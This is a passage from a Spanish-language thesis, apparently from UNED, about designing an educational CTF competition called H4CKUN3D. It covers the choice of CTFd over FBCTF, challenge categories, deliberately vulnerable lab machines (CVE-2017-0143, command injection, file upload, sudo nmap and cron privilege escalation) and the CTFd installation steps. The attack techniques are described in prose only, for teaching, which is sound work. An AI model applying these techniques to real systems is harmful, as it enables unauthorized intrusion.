- **Soporte y actualizaciones**: aunque es una plataforma de código abierto, carece de soporte y actualizaciones, lo cual no ocurre con otras plataformas más populares y activamente mantenidas por la comunidad. Esto puede hacer que sea más difícil obtener asistencia técnica o recibir actualizaciones de seguridad y nuevas características de manera regular. De hecho, el último commit realizado al repositorio de Github es del 14 de septiembre de 2018 y actualmente el repositorio ha sido archivado, como se puede observar en la figura 3.2




Figura 3.2: Historial de commits de FBCTF

- **Alojamiento**: aunque empezaron en 2013 alojando ellos mismos competiciones de CTFs de institutos, universidades... no se ha encontrado información en 2023 sobre la posibilidad de alojar las competiciones de CTFs en su infraestructura.

Aunque el propósito de este trabajo es realizar una competición de CTFs orientada a la educación, el hecho de no poder personalizar el entorno de juego en algo tan básico como la interfaz gráfica, que es un mapa del mundo, no encaja en los objetivos de este trabajo. También es desalentador el hecho de que no ofrezcan la posibilidad de alojar las competiciones ni siquiera pagando porque, aunque se puede desplegar de manera interna al ser Open Source, podría ser interesante valorar la posibilidad de delegar en ellos el alojamiento de la competición.

Por otro lado, **CTFd** tiene muchas características en común con **FBCTF** como que ambas son de **código abierto** y de **fácil configuración**. Sin embargo, **CTFd** solventa algunas de las desventajas de **FBCTF** de manera bastante acertada:

Por diversas razones:

- **Alta posibilidad de personalización**: esta plataforma ofrece mucha flexibilidad a la hora de diseñar las competiciones, ya que se pueden modificar aspectos como que la competición sea individual o por equipos, si los errores penalizan, dependencias que deben tener los retos... En esta plataforma la facilidad de configuración no está enfrentada con la personalización.

- **Amplio soporte y actualizaciones**: esta plataforma tiene actualizaciones prácticamente semanales tanto por parte de la comunidad como de sus creadores, como se puede ver en su repositorio de Github. Es una plataforma viva en constante evolución y, por tanto, una opción de calidad.

- **Alojamiento propio o externalizado**: esta plataforma puede desplegarse en un alojamiento privado mediante docker o en un alojamiento de la empresa perteneciente a los creadores mediante pago mensual. En su página oficial

  Página oficial de CTFd

  tienen un listado con los precios de todas las suscripciones, como se puede observar en la siguiente captura




Figura 3.3: Planes de suscripción y precios de CTFd

Es por todo esto que se ha elegido **CTFd** como plataforma de alojamiento para la competición de CTFs.

3.3. Competición

El objetivo de esta competición es ofrecer una experiencia real de hacking. Sin embargo, es preciso recordar los puntos débiles de la plataforma que se quiere imitar, que es **VulnHub**:

- **Variedad de retos**: este trabajo está orientado a diseñar una competición de retos de seguridad ofensiva, por lo que no se considera que esto sea un punto débil. Añadir otras categorías de CTFs en un futuro puede ser una genial idea, pero dados los objetivos de este trabajo no se considera esto como un punto débil.
- **Curva de aprendizaje**: aunque la categoría de los retos vaya a ser única, que es pentesting, sí que se puede hacer algo al respecto diversificando los tipos de retos para conseguir que la competición tenga una dificultad más progresiva.

Aunque el objetivo inicial era diseñar una serie de máquinas, con el objetivo de rebajar la curva de aprendizaje se decidió añadir retos previos de **iniciación** y **trivial** y dividir cada máquina en un reto de **explotación** y otro de **escalada de privilegios**.

3.3.1. Iniciación

3.3.1.1. Objetivos

Debe haber al menos un reto destinado a que el jugador prepare el entorno virtual en el que va a trabajar. Después de la realización de estos retos, el jugador tendrá todo preparado para poder probar los comandos y herramientas que vea en los siguientes retos y tendrá todo lo necesario para poder empezar con los retos prácticos.

Estos retos deben cumplir los siguientes objetivos:

- **Claridad**: estos son los primeros retos a los que se va a enfrentar el jugador, por lo que deben ser claros y concisos. El fracaso del jugador en estos retos supondría no llegar a los retos verdaderamente técnicos con contenido sobre ciberseguridad.
- **Trivialidad**: deben ser triviales, ya que no tienen un objetivo didáctico o de aprendizaje, sino simplemente de preparación del entorno.

3.3.1.2. Retos

Para cubrir esta categoría se ha decidido incluir un único reto: **Preparando el terreno**. Para superar este reto, el jugador deberá realizar las siguientes tareas:

- Instalación de **VirtualBox**.

- Importación de la máquina virtual **KaliUNED**.
- Configuración de la red NAT en la que se alojarán las máquinas con las que va a trabajar.
- Login en la máquina y obtención del *flag.txt* del escritorio del usuario.

3.3.2. Trivial

3.3.2.1. Objetivos

Estos retos tienen el objetivo principal de suavizar la curva de aprendizaje y enriquecer la competición, introduciendo diversos aspectos de la seguridad ofensiva sin someter al jugador principiante a la ansiedad de tener que ponerse manos a la obra sin conocer el contexto.

Estos retos deben cumplir los siguientes objetivos:

- **Sencillez**: deben ser sencillos para que el jugador inexperto vaya asimilando el conocimiento de manera no traumática. Esto es lo que se suele llamar en jerga de CTF retos *beginner friendly*.
- **Progresividad**: ningún reto debe tratar sobre aspectos relacionados con la ciberseguridad que no se hayan tratado en retos anteriores. Los conceptos deben introducirse de manera paulatina y progresiva mediante los retos. Este es el objetivo principal de las dependencias entre los retos.
- **Referencias externas**: la ciberseguridad es un campo multidisciplinar y esto debe verse reflejado en estos retos. Es común tener que consultar diversos blogs y publicaciones durante la realización de un pentest, por lo que estos retos deben incluir enlaces externos ampliando la información proporcionada en el enunciado.
- **Preparación**: la seguridad ofensiva no se basa en leer artículos de blogs y en contestar preguntas, sino que se cimenta sobre una base importante de trabajo práctico. Estos retos deben servir de preparación para los retos prácticos de explotación y escalada de privilegios, que son los retos verdaderamente nutritivos en cuanto a ciberseguridad se refiere.

3.3.2.2. Retos

Para cubrir esta categoría se han decidido incluir 10 retos:

- **Test de penetración**: se ofrece una introducción sobre lo que es un test de penetración. Aunque todo test de penetración tiene una parte creativa, se cimenta sobre una base metodológica de varias fases. El número y nombre de las fases varía segun la fuente bibliográfica, pero aquí se han propuesto 4 fases: recopilación de información, análisis y escaneo, explotación y post-explotación.

- **Escaneo de puertos**: se explica lo que es un escaneo de puertos y por qué es importante durante la fase de recopilación de información, utilizando la herramienta principal y más conocida para este propósito: *nmap*.

- **Vulnerabilidad**: se presenta una breve explicación sobre lo que es una vulnerabilidad, distinguiendo entre las vulnerabilidades de acceso y las de escalada de privilegios. También se menciona lo que es un servicio web por ser uno de los tipos de servicios más comunes en internet y de los que más vulnerabilidades presenta debido a su complejidad.

- **CVE**: se presenta el concepto de **CVE** y como se utilizan para clasificar vulnerabilidades en función de parámetros como producto y versión, sirviendo como método de clasificación y organización de vulnerabilidades en el mundo de la ciberseguridad. Se muestra como ejemplo paradigmático de CVE la vulnerabilidad *CVE-2017-0143*.

- **Ejecución remota de comandos**: se explica una de las vulnerabilidades más importantes y críticas que puede tener un sistema: la **ejecución remota de comandos (RCE)**. Además, se muestran como ejemplo algunos CVEs famosos de ejecución remota de comandos.

- **Escaneo de directorios web**: se explica lo que es un *escaneo de directorios web* y su relevancia durante un test de penetración en una web, utilizando una de las herramientas principales y más conocidas para este propósito: *Dirbuster*.

- **Metasploit**: se ofrece una breve introducción a una de las herramientas más conocidas en el campo de la seguridad ofensiva: *Metasploit*. Además, se exponen algunos de los comandos más utilizados en la consola de la herramienta y un ejemplo de explotación de *CVE-2017-0143* utilizando esta herramienta.

- **Inyección de comandos**: se ofrece una introducción a uno de los tipos más comunes de vulnerabilidades que conducen al **RCE**: la **inyección de comandos**. Adicionalmente, se exponen algunas de las situaciones que pueden conducir a la existencia de esta vulnerabilidad y un enlace a la academia gratuita de *PortSwigger* para que el alumno pueda practicar su explotación más allá de la competición.

- **Subida arbitraria de ficheros**: se ofrece una introducción a uno de los tipos más comunes de vulnerabilidades que conducen al **RCE**: la **subida arbitraria de ficheros**. Adicionalmente, se exponen algunas de las situaciones que pueden conducir a la existencia de esta vulnerabilidad y un enlace a la academia gratuita de *PortSwigger* para que el alumno pueda practicar su explotación más allá de la competición.

- **Obtener una shell**: se ofrece una introducción al concepto de **shell** y su uso cuando se ha conseguido inyectar código en la máquina objetivo. Se explican conceptos como **listener** y **reverse shell** poniéndolos en práctica con una de las herramientas más conocidas del sector para esta tarea: *netcat*.

3.3.3. Explotación

3.3.3.1. Objetivos

Estos serán los primeros retos prácticos, en los que los alumnos tendrán que vulnerar la máquina objetivo y conseguir permisos como usuario con bajos privilegios. Atendiendo a la plataforma a imitar, el jugador tendrá que descargarse la máquina virtual desde la plataforma e importarla a su entorno privado para poder realizar la explotación.

Estos retos deben cumplir los siguientes objetivos:

- **Vulnerabilidadas orientadas a la ejecución de código**: las vulnerabilidades a explotar en estos retos deben conducir a la ejecución remota de comandos, lo que se llama *Remote code execution (RCE)*. Teniendo en cuenta esto, los retos no van a tratar sobre vulnerabilidades que no permitan directamente ejecutar código en la máquina objetivo, como por ejemplo los *Cross-Site Scripting (XSS)*.
- **Sencillez**: dentro de todos los vectores que pueden llevar a la ejecución remota de comandos, se deben elegir los más sencillos y gráficos. Un *RCE* mediante *subida arbitraria de ficheros* o *Arbitrary file upload* es sencillo de ejecutar y bastante ilustrativo. Sin embargo, otros vectores como la deserialización insegura de objetos o *Insecure deserialization* son demasiado complicados y oscuros para un jugador principiante, por lo que no aportarían demasiado al aprendizaje.
- **Puesta en práctica**: deben servir para poner en práctica los temas vistos en los retos de tipo Trivial por lo que debe haber una clara relación de simbiosis entre ambos tipos de retos.
- **Evidencia**: el vector de ataque debe ser evidente, por lo que no se debe saturar la máquina de puertos abiertos, funcionalidades... Si el usuario no consigue obtener el flag, debe quedarle claro que es porque está fallando en la técnica, no en la funcionalidad a explotar. En jerga de CTFs, se diría que estos retos no tienen pistas falsas o *Rabbit Holes*.

El flag de estos retos será una cadena de texto alojada en el fichero *flag.txt* del escritorio del usuario vulnerado con bajos privilegios asociado al servicio explotado.

3.3.3.2. Retos

Para cubrir esta categoría se han decidido incluir 3 retos:

- **Legacy (Explotación)**: es una máquina Windows que simula ser una máquina antigua en un entorno de laboratorio vulnerable a *CVE-2017-0143*. La explotación de esta vulnerabilidad es completamente realizable mediante *Metasploit*.
- **HackingStation (Explotación)**: es una máquina Kali que simula ser una web en desarrollo en internet con alguna funcionalidad, como la búsqueda de exploits mediante el

nombre del producto. Esta funcionalidad es vulnerable a **inyección de comandos**, ya que el script PHP que realiza la operación ejecuta la herramienta de consola *searchsploit* tomando como parámetro el nombre del producto sin sanitizar.

- **Diff3r3ntS3c (Explotación)**: es una máquina Ubuntu que simula ser la web corporativa de una empresa de ciberseguridad con información comercial y de contacto. Permite enviar curriculums a las personas que quieran trabajar en ella y esta funcionalidad es vulnerable a **RCE** mediante **subida arbitraria de ficheros**, ya que permite subir archivos maliciosos que ejecuten código en la máquina.

3.3.4. Escalada de privilegios

3.3.4.1. Objetivos

Una vez dentro de una máquina, los alumnos tendrán que escalar privilegios hasta conseguir acceso con un usuario con máximos privilegios en el sistema. Estos retos serán la continuación de los retos de explotación, siendo estas mismas máquinas en las que tendrán que realizar la escalada de privilegios.

Estos retos deben cumplir los siguientes objetivos:

- **Sentido argumental**: el vector de escalada de privilegios debe tener sentido, esto es, debe tener alguna relación con el nombre o la descripción del CTF o con el método de explotación utilizado. Esta característica tiene el objetivo de evitar que el jugador tenga que lanzar herramientas de escaneo automáticas del tipo *WinPEAS* o *LinPEAS* que, aunque son herramientas valiosísimas durante una auditoría oficial, no aportan demasiado en la fase de aprendizaje.
- **Sencillez**: dentro de todos los vectores que pueden llevar a la escalada de privilegios, se deben elegir los más sencillos y gráficos. Una escalada de privilegios mediante un *cron job* configurado de manera insegura en Linux es sencilla de realizar y bastante ilustrativa. Sin embargo, otros vectores como las *Linux Capabilities* son algo complicados y oscuros para un jugador principiante, por lo que no aportarían demasiado al aprendizaje.

El flag de estos retos será una cadena de texto alojada en el fichero *flag.txt* del escritorio del usuario vulnerado con máximos privilegios del sistema.

3.3.4.2. Retos

Para cubrir esta categoría se han decidido incluir 3 retos:

- **Legacy (Escalada de privilegios)**: no requiere escalada de privilegios puesto que la explotación de *CVE-2017-0143* conduce directamente a la ejecución de código con privilegios máximos.

- **HackingStation (Escalada de privilegios)**: se realiza mediante la explotación del binario *nmap* con privilegios sudo sin contraseña.
- **Diff3r3ntS3c (Escalada de privilegios)**: se realiza mediante la sobreescritura de un script de backup que se ejecuta cada cierto tiempo con permisos de root mediante un cronjob.

Capítulo 4

Desarrollo de la competición H4CKUN3D

En este capítulo se explican los detalles técnicos sobre la configuración de la plataforma de CTFs y de los retos que componen la competición. **Las credenciales de todos los usuarios asociados a las máquinas virtuales creadas en este capítulo y a la plataforma CTFd están contenidas en el fichero credenciales.kdbx.**

4.1. Instalación de CTFd

4.1.1. Configuración inicial

Como ya se comentó anteriormente, **CTFd** se puede alojar de manera externa a través de la empresa de los creadores de **CTFd** o de manera independiente, ya que es un proyecto de código abierto y el proyecto está en Github, pero en cualquiera de los 2 casos es un proceso trivial porque es prácticamente *plug and play*. En este caso se ha hecho a modo de prueba de concepto sobre una máquina virtual **Ubuntu 22.04.2 LTS** llamada **CTFd-server** con 2048 MB de RAM, 1 CPU y 20 GB de disco duro. La ISO ha sido descargada de

Imagen ISO de Ubuntu

Para instalar **CTFd**, en primer lugar es necesario clonar el repositorio de Github mediante el comando

```
git clone https://github.com/CTFd/CTFd.git
```

como se puede observar en la figura 4.1

```
ctfd@CTFd-server:~$ git clone https://github.com/CTFd/CTFd.git
Clonando en 'CTFd'...
remote: Enumerating objects: 15253, done.
remote: Counting objects: 100% (305/305), done.
remote: Compressing objects: 100% (174/174), done.
remote: Total 15253 (delta 152), reused 206 (delta 94), pack-reused 14948
Recibiendo objetos: 100% (15253/15253), 31.38 MiB | 21.49 MiB/s, listo.
Resolviendo deltas: 100% (9336/9336), listo.
```

Figura 4.1: Clonación del repositorio CTFd en la máquina CTFd-server

y después de unos segundos el proyecto ya estará instalado en la máquina.

Aunque el proyecto ya está instalado, es necesario activar el servicio mediante *docker*. Para ello

basta con acceder al directorio clonado y ejecutar el comando

```
docker-compose up
```

como se puede observar en la figura 4.2




Figura 4.2: Ejecución del comando docker-compose up en la máquina CTFd-server

y la instancia de **CTFd** ya estaría activa en el puerto 80. Aun así, se ha configurado el fichero `/etc/systemd/system/docker-compose.service` como se puede observar en la figura 4.3




Figura 4.3: Configuración del fichero /etc/systemd/system/docker-compose.service en la máquina CTFd-server

para que el servicio web asociado a **CTFd** se active automáticamente al encender la máquina.

Ahora accediendo a *localhost* en el navegador se puede observar que la instancia ya está disponible y redirige automáticamente al directorio *setup* para configurar la competición.

La primera pestaña a configurar es la pestaña *General*, donde hay que indicar el nombre de la competición y una descripción de la misma, como se puede observar en la figura 4.4




Figura 4.4: Configuración de la pestaña General de CTFd

Se ha decidido llamar a la competición **H4CKUN3D** en honor a la universidad UNED, haciendo alusión a que es una competición de hacking.

La segunda es la pestaña *Mode* donde se configura si la competición es individual o por equipos, como se puede observar en la figura 4.5




Figura 4.5: Configuración de la pestaña Mode de CTFd

Con el objetivo de poder evaluar a los alumnos de manera individual, se ha configurado como una competición individual. Sin embargo, el modo de la competición se puede cambiar fácilmente.

La tercera es la pestaña *Administration* donde se configuran los datos para la cuenta del administrador, como se puede observar en la figura 4.6

